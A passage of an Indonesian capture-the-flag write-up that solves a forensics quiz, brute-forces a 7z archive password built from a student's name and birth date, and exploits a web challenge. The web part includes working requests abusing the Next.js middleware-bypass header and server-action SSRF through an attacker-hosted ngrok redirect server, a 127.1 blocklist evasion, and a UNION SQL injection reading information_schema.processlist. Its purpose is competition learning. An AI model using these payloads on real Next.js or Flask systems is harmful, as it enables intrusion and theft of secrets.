


No 7 - rundll32.exe


No 8 - Kita bisa cek event ID 4624 untuk log RDP.



No 9 - Kita bisa cek event ID 4663 untuk file access.



No 10 - 5156 untuk new firewall rule.



## Hasil

```

[DEBUG] Received 0x5e bytes:
    b'Correct\n'
    b'\n'
    b'Question 10: What protocol was used for data exfiltration?\n'
    b'Format: lowercase\n'
    b'Answer: '
Correct

Question 10: What protocol was used for data exfiltration?
Format: lowercase
Answer: $ ftp
[DEBUG] Sent 0x4 bytes:
    b'ftp\n'
[DEBUG] Received 0x5e bytes:
    b'Correct\n'
    b'\n'
    b'Congratulations! Flag: RECURSION{y0u_4r3_4_r3l14b13_blu3_t34m_4n4lys7_09_URRRAAHHH}\n'
Correct

Congratulations! Flag: RECURSION{y0u_4r3_4_r3l14b13_blu3_t34m_4n4lys7_09_URRRAAHHH}
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 103.87.66.171 port 32128
    
```



## Combination

Flag:

```
RECURSION{s3ba1knya_j4ng4n_p4k41_d4t4_d1r1_jad1_p4ssw0rd_y4hh_n4nt1_g4mp4ng_d  
1_brut3f0rc3}
```

### Deskripsi

by **Pablu**

Beliau memiliki jiwa kepemimpinan yang tinggi. Sejak kecil, beliau dikenal sebagai sosok yang cerdas dan juga pandai berdagang. Pada tahun itu, beliau akhirnya menjadi seorang mahasiswa—tepatnya mahasiswa baru di Institute Teknologi Bonsyomarannu. Beliau sangat gembira karena diterima di kampus impiannya. Hari demi hari, beliau menjalani kehidupannya sebagai mahasiswa. Suatu hari, saat sedang mengerjakan tugas kelompok bersama seorang teman, awalnya tidak ada yang mencurigakan. Namun, di tengah malam, ketika beliau tertidur, temannya mencoba mengakses sebuah file yang sangat rahasia di laptop milik beliau. Walaupun terdapat sistem keamanan yang melindunginya, namun ada celah untuk membobolnya. Bantu beliau untuk mengamankan rahasia tersebut sebelum temannya berhasil mendapatkannya.

### Informasi Terkait Soal

Diberikan sebuah file **.dd**.

HINT #1

try combining the device owner's name with his/her data


HINT #2

the device owner is **Ciro**, and the combination password format is year-month-name-date (without-)


### Pendekatan

Awalnya karena **.dd** bisa dibidang image file, langsung aja dicoba ke FTK tapi “k0s0ng”.

disuruh mentor daftar



Karena “k0s0ng” begini, langsung saja dicoba ke PhotoRec.



disuruh mentor daftar

No	Nama	Tanggal Lahir
1	Amina	15-08-2006
2	Dax	13-10-2005
3	Mikaela	28-01-2007
4	Tucker	16-02-2007
5	Eloise	14-05-2008
6	Maverick	16-09-2006
7	Lillie	20-05-2005
8	Declan	15-11-2007
9	Ciro	19-05-2006
10	Houston	29-04-2006
11	Ruby	16-07-2008
12	Kalel	15-01-2007
13	Oakleigh	24-10-2005
14	Jovanni	24-05-2007
15	Nyomii	21-12-2008
16	Ocean	15-01-2005
17	Kairi	11-11-2007
18	Amari	25-07-2006
19	Maya	06-02-2005
20	Muhammad	18-06-2005
21	Berkley	22-01-2007
22	Zechariah	26-08-2007
23	Rebekah	08-03-2007
24	Gunner	31-07-2008
25	Iyla	21-05-2005
26	Abner	10-04-2006

**PENGUMUMAN**

Diberitahukan kepada seluruh mahasiswa baru Institute Teknologi Bonyomaranu! Data pribadi Anda telah dicatat dalam sistem kampus, termasuk nama lengkap dan tanggal lahir. Mohon untuk segera melakukan pengecekan data di file "Data\_Mahasiswa\_Baru\_ITB\_2029.xlsx" yang tersedia dalam direktori ini. Karena data tersebut sangat penting dalam menunjang perkuliahan Anda. **Berbagai fasilitas bisa diakses dengan data tersebut.**

Salam Sukses,  
Panitia penerimaan Mahasiswa Baru 2029

```
> 7z e f0000792.7z
7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-08-11
64-bit locale=en_US.UTF-8 Threads:16 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 286 bytes (1 KiB)

Extracting archive: f0000792.7z
Enter password (will not be echoed):
```

## Solusi

Soal ini unsolvable karena kesalahan probset (:sob: orang ini ngelihat in ady ulil amri berjam jam) tanpa **HINT #2**. Harusnya di PhotoRec itu ada foldernya, usernya namanya **Ciro** yang kemudian bisa dipair sama tanggal lahirnya.

### wordlist.txt

```
200605ciro19
```

### solver.sh

```
FILE="f0000792.7z"
WORDLIST="wordlist.txt"

while read -r PASS; do
    echo "[*] Trying password: $PASS"

    7z t -p"$PASS" "$FILE" >>/dev/null

    if [ $? -eq 0 ]; then
        echo "[+] Password Found: $PASS"
        exit 0
    fi
done < "$WORDLIST"

echo "[-] Password not found."
```

## Hasil

```
> bash test.sh
[*] Trying password: 200605ciro19
[*] Trying password: 200605cir019
[+] Password Found: 200605cir019

> 7z e -p200605cir019 f0000792.7z

7-Zip 24.08 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-08-11
64-bit locale=en_US.UTF-8 Threads:16 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 286 bytes (1 KiB)

Extracting archive: f0000792.7z
--
Path = f0000792.7z
Type = 7z
Physical Size = 286
Headers Size = 190
Method = LZMA2:12 7zAES
Solid = -
Blocks = 1

Everything is Ok

Size:          90
Compressed: 286

> ls
f0000480.xlsx
f0000600.pdf
f0000792.7z
flag.txt
test.sh
wordlist.txt

> cat flag.txt
RECURSION{s3ba1knya_j4ng4n_p4k41_d4t4_d1r1_jad1_p4ssw0rd_y4hh_n4nt1_g4mp4ng_d1_brut3f0rc3}

> eter ~/../combination/files
|
```

# WEB

## Palubutung

Flag: RECURSION{banyak\_pemanisnya\_kayak\_palubutung\_tapi\_gampang\_kan}

### Deskripsi

Siang-siang gini minum / makan yang dingin + manis enak nih, yang campur-campur gitu oke lah ya. hmmm beli apa ya, es teler? es campur? palubutung aja kali ya. otw ajak mentor makan palubutung

### Informasi Terkait Soal

Diberikan 2 aplikasi dan satu db:

1. NextJS
2. Flask
3. mysql

flask application merupakan internal service yang hanya bisa diakses dari dalam, sementara yang diexpose ke user adalah NextJS dan MYSQL(? ini gatau kenapa diexpose). Target utama challenge ini adalah melakukan eksploitasi untuk mendapatkan flag di internal app dan mendecryptnya menggunakan key dan nonce yang di-leak di comment query mysql.

### Pendekatan

Dari veri next yang digunakan, dan terdapat internal service, serta ada middleware, analisis saya adalah memanfaatkan 2 CVE:

1. CVE-2024-34351: Server Side Request Forgery
2. CVE-2025-29927: Authorization Bypass in Next.js Middleware

Ada aplikasi flask yang hanya bisa diakses secara internal, dan fokus kita ada di 3 endpoint ini:

1. /flag: untuk mendapatkan encrypted flag
2. /debug: untuk akses flag
3. /user: untuk leak key dan nonce

app.py

```
.....
@app.route("/flag", methods=["GET"])
def get_flag():
    global flag
    if get_client_ip() != "127.0.0.1":
        return "Forbidden", 403
    app.logger.info(f"Encrypting flag: {flag}")
```

```

    encrypted_flag = AESGCM(key).encrypt(nonce, flag.encode(),
associated_data=None)
    return encrypted_flag.hex(), 200
@app.route("/debug", methods=["GET"])
def debug():
    url = request.args.get("url")

    trusted = True

    if urlparse(url).hostname in ["localhost", "127.0.0.1", "::1",
"0.0.0.0"]:
        app.logger.info(
            f"Not trusted debug from {url}, hostname is
{urlparse(url).hostname}"
        )
        trusted = False

    if url.endswith("/flag"):
        app.logger.info(f"Not trusted debug from {url}")
        trusted = False

    if trusted:
        app.logger.info(f"Trusted debug from {url}")

        try:
            res = requests.get(url)
        except Exception as e:
            return str(e), 400

        return f"Thanks for debugging with us, here's your response:
{res.text}", 200

    return "Ok but we don't trust you yet", 200
@app.route("/users", methods=["GET"])
def get_users():
    username = request.args.get("username")

    if not username:
        return "Missing username", 400

    query = f""""SELECT username, /*{key.hex()}*/ /*{nonce.hex()}*/ role from


```

```
User where username like '%{username}%' order by 1 limit 1""
app.logger.info(
    f"{get_client_ip()} is executing query: {query}"
) # hayoloh jangan ngetroll

try:
    cur = mysql.connection.cursor()
    cur.execute(query)
    records = cur.fetchall()
    column_names = [desc[0] for desc in cur.description]
    cur.close()
except Exception as e:
    return str(e), 400

result = [dict(zip(column_names, row)) for row in records]
return jsonify(result)
.....
```

Untuk mendapatkan internal service, kita harus memanfaatkan aplikasi NextJS yang terekspose. Berikut adalah analisisnya:



terdapat beberapa route, salah satunya adalah admin, api, log, dan login. Pada admin, terdapat action yang melakukan redirect ke suatu url:

@/admin/action.ts

```
"use server";

import { redirect } from "next/navigation";
import { NextResponse } from "next/server";

export async function logInternalServer(formData: FormData) {
  "use server";
  const message = formData.get("message");
  const secretKey = formData.get("secret-key");

  if (secretKey !== process.env.SECRET_KEY) {
    return NextResponse.json({ error: "Invalid secret key" }, { status: 403 });
  }
}
```

```
await fetch("http://flaskapp:5000/log", {
  method: "POST",
  headers: {
    "Content-Type": "application/json",
  },
  body: JSON.stringify({
    message: message,
  }),
});
redirect("/log");
}
```

Dimana fungsi ini dapat kita manfaatkan untuk eksploitasi CVE-2024-34351.

Namun disini terdapat middleware untuk mengakses admin:

```
middleware.ts

import { NextResponse, type NextRequest } from "next/server";
import { verifyJwtToken } from "@/_libs/auth";

export async function middleware(request: NextRequest) {
  const token = request.cookies.get("jwt")?.value;
  const user =
    token &&
    (await verifyJwtToken(token).catch((err) => {
      console.log(err);
    }));


  if (request.nextUrl.pathname.startsWith("/login")) {
    if (user) {
      return NextResponse.redirect(new URL("/", request.url));
    }
  }

  if (request.nextUrl.pathname.startsWith("/admin")) {
    if (!user) {
      return NextResponse.redirect(new URL("/login", request.url));
    }
  }
}
```

```
if (user.role !== "admin") {  
  return NextResponse.redirect(new URL("/login", request.url));  
}  
}  
  
return NextResponse.next();  
}
```

Kita bisa bypass dengan menggunakan header seperti berikut:

```
x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware
```



Selanjutnya kita perlu mentrigger action yang dapat mengarahkan ke SSRF, inilah sebab kita perlu mengakses admin, karena kita perlu mengetahui actionId dari spesifik server action. Untuk melakukan SSRF, kita perlu membuat sebuah server yang kita host sendiri dengan struktur http server sebagai berikut:

reciever.py

```

from flask import Flask, request, Response, redirect

app = Flask(__name__)

@app.route('/log', methods=['HEAD', 'GET'])
def index():
    if request.method == 'HEAD':
        print(request.headers)
        resp = Response("")
        resp.headers['Content-Type'] = 'text/x-component'
        return resp
    return redirect("http://example.com")
app.run(debug=True, port=4777)

```

kita ubah hostnya menjadi ke server kita as attacker:

```

POST /admin HTTP/1.1
Host: 0.tcp.ap.ngrok.io:14649
Content-Length: 530
x-middleware-subrequest:
middleware:middleware:middleware:middleware:middleware
Next-Action: 431c0efc61a99f919333fe092af2035bca58d99e
Accept: text/x-component
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryrQQb1YltOyqo5APc
Next-Router-State-Tree:
%5B%22%22%2C%7B%22children%22%3A%5B%22admin%22%2C%7B%22child
ren%22%3A%5B%22__PAGE__%22%2C%7B%7D%5D%7D%5D%7D%2Cnull%2Cnul
l%2Ctrue%5D
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=b878c1cf8fe99ec85c746b4409685864;
JSESSIONID=660A0D9B39FB8098D5FCC1F5C2A212A5
Connection: keep-alive
.....
-----WebKitFormBoundaryrQQb1YltOyqo5APc

```

maka hasilnya, server akan mendapat result dari redirect ke example.com

```

HTTP/1.1 303 See Other
Vary: Accept-Encoding
Cache-Control: s-maxage=1, stale-while-revalidate
x-action-revalidated: [[]0,0]
x-action-redirect: /log
accept-ranges: bytes
content-type: text/html
date: Sun, 06 Apr 2025 17:54:16 GMT
etag: "84238dfc8092e5d9c0dac8ef93371a07:1736799080.121134"
last-modified: Mon, 13 Jan 2025 20:11:20 GMT
x-nextjs-cache: HIT
X-Powered-By: Next.js
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 1256

<!doctype html>
<html>
  <head>
    <title>
      Example Domain
    </title>

    <meta charset="utf-8" />
    <meta http-equiv="Content-type" content="
text/html; charset=utf-8" />
    <meta name="viewport" content="width=device-width,
initial-scale=1" />
    <style type="text/css">
      body{
        background-color:#f0f0f2;
        margin:0;
        padding:0;

```

Kita berhasil mentrigger SSRF, Selanjutnya, kita bisa membangun exploit untuk mendapatkan encrypted flag dengan redirect seperti berikut pada server kita:

```
return redirect("http://flaskapp:5000/debug?url=http://127.1:5000/flag?o=1")
```

(maaf ya unintended 😊)

Kita gunakan 127.1 karena tidak masuk dalam list blacklist yang ada yakni:

```

if urlparse(url).hostname in ["localhost", "127.0.0.1", "::1", "0.0.0.0"]:
    app.logger.info(
        f"Not trusted debug from {url}, hostname is
{urlparse(url).hostname}"
    )
    trusted = False

if url.endswith("/flag"):
    app.logger.info(f"Not trusted debug from {url}")
    trusted = False

```

```

HTTP/1.1 303 See Other
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch,
Next-Url, Accept-Encoding
Cache-Control: s-maxage=1, stale-while-revalidate
x-action-revalidated: [[],0,0]
x-action-redirect: /log
content-type: text/html; charset=utf-8
date: Sun, 06 Apr 2025 17:59:40 GMT
server: Werkzeug/3.1.3 Python/3.11.3
x-nextjs-cache: HIT
X-Powered-By: Next.js
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 208

Thanks for debugging with us, here's your response:
b03107a5cle3bcd0253ccb2fd5a7522bc73cbffed5db91ae7bb9aa0b5441
5b255be7494a67cb53b4d0leadec15e9606909e8e74b83d6eaf224c5c193
a4c92d288c7723f2aaaa9803b56elc458d11

```

Selanjutnya, kita perlu melakukan leak pada key dan nonce nya. Tantangannya adalah melakukan leak query, karena key dan nonce nya ada pada comment raw sql query. Kita dapat memanfaatkan SQL Injection pada query tersebut:

Query

```

SELECT username, /*{key.hex()}*/ /*{nonce.hex()}*/ role from User where
username like '%{username}%' order by 1 limit 1

```

Setelah sekian waktu mencari bagaimana kita dapat membaca query yang akan digunakan, kita bisa menggunakan COLUMN info pada information\_schema.processlist untuk membaca current query. Berikut adalah payload yang digunakan

```

return redirect("http://flaskapp:5000/users?username=asemla%' UNION SELECT INFO,
'3' from information_schema.processlist-- -")

```

Dengan menggunakan redirect tersebut, kita bisa mendapatkan key dan noncenya:

```
HTTP/1.1 303 See Other
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch,
Next-Url, Accept-Encoding
Cache-Control: s-maxage=1, stale-while-revalidate
x-action-revalidated: [[],0,0]
x-action-redirect: /log
content-type: application/json
date: Sun, 06 Apr 2025 18:04:02 GMT
server: Werkzeug/3.1.3 Python/3.11.3
x-nextjs-cache: HIT
X-Powered-By: Next.js
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 339

[
  {
    "role": "3",
    "username":
      "SELECT username, /*31dfe3e212e40cb54e9716ea1806b6
      e9c114306bfa9c31826630885856c5f159*/ /*3987967401f
      f86aed13d43cc*/ role from User where username like
      '%asemla%' UNION SELECT INFO, '3' from informatio
      n_schema.processlist-- -%' order by 1 limit 1"
  },
  {
    "role": "3",
    "username": null
  }
]
```

## Solusi

Tinggal buat script untuk decryptnya, dan kita akan mendapatkan flagnya:

decrypt.py

```
from Crypto.Cipher import AES
from binascii import unhexlify

key =
bytes.fromhex("31dfe3e212e40cb54e9716ea1806b6e9c114306bfa9c31826630885856c5f
159")
nonce = bytes.fromhex("3987967401ff86aed13d43cc")
ciphertext_and_tag =
bytes.fromhex("b03107a5c1e3bcd0253ccb2fd5a7522bc73cbffed5db91ae7bb9aa0b54415
b255be7494a67cb53b4d01eadec15e9606909e8e74b83d6eaf224c5c193a4c92d288c7723f2a
aaa9803b56e1c458d11")

ciphertext = ciphertext_and_tag[:-16]
tag = ciphertext_and_tag[-16:]

cipher = AES.new(key, AES.MODE_GCM, nonce=nonce)
plaintext = cipher.decrypt_and_verify(ciphertext, tag)

print("Decrypted plaintext:", plaintext.decode('utf-8', errors='ignore'))
```

```
python3 decrypt.py
Decrypted plaintext: RECURSION{banyak_pemanisnya_kayak_palubutung_tapi_gampang_kan}
```

## Hasil

flag: RECURSION{banyak\_pemanisnya\_kayak\_palubutung\_tapi\_gampang\_kan}

# Warung

